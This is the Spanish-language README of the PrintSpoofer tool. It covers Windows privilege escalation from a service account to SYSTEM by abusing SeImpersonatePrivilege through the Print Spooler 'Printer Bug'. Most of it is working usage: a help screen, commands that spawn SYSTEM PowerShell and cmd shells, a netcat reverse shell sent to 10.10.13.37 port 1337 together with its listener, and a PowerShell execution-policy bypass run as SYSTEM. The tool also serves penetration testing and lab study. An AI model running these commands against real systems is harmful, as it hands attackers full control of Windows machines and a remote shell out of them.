 itm4n/printspoofer
Abusando de privilegios de suplantación a través del 'Printer Bug'

De LOCAL/NETWORK SERVICE a SYSTEM abusando del SeImpersonatePrivilege en Windows 10 y Server 2016/2019.
Para más información: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.
Puedes consultar el mensaje de ayuda usando la opción -h.
C:\TOOLS>PrintSpoofer.exe -h

PrintSpoofer v0.1 (by @itm4n)

  Provided that the current user has the SeImpersonate privilege, this tool will leverage the Print
  Spooler service to get a SYSTEM token and then run a custom command with CreateProcessAsUser()

Arguments:
  -c <CMD>    Execute the command *CMD*
  -i          Interact with the new process in the current command prompt (default is non-interactive)
  -d <ID>     Spawn a new process on the desktop corresponding to this session *ID* (check your ID with qwinsta)
  -h          That's me :)

Examples:
  - Run PowerShell as SYSTEM in the current console
      PrintSpoofer.exe -i -c powershell.exe
  - Spawn a SYSTEM command prompt on the desktop of the session 1
      PrintSpoofer.exe -d 1 -c cmd.exe
  - Get a SYSTEM reverse shell
      PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.13.37 1337 -e cmd"

Si tienes un shell interactivo, puedes crear un nuevo proceso SYSTEM en tu consola actual.
Caso de uso: bind shell, reverse shell, psexec.py, etc.
C:\TOOLS>PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
Si puedes ejecutar comandos pero no tienes un shell interactivo, puedes crear un nuevo proceso SYSTEM y salir inmediatamente sin interactuar con él.
Caso de uso: WinRM, WebShell, wmiexec.py, smbexec.py, etc.
Crear una reverse shell:
C:\TOOLS>PrintSpoofer.exe -c "C:\TOOLS\nc.exe 10.10.13.37 1337 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Receptor Netcat:
C:\TOOLS>nc.exe -l -p 1337
Microsoft Windows [Version 10.0.19613.1000]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
Si has iniciado sesión localmente o mediante RDP (incluyendo VDI), puedes generar un símbolo del sistema SYSTEM en tu escritorio. Primero, comprueba tu ID de sesión con el comando qwinsta y luego especifica ese valor con la opción -d.
Caso de uso: Sesión de Terminal (RDP), VDI
C:\TOOLS>qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
 console           Administrator             1  Active
>rdp-tcp#3         lab-user                  3  Active
 rdp-tcp                                 65536  Listen

C:\TOOLS>PrintSpoofer.exe -d 3 -c "powershell -ep bypass"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
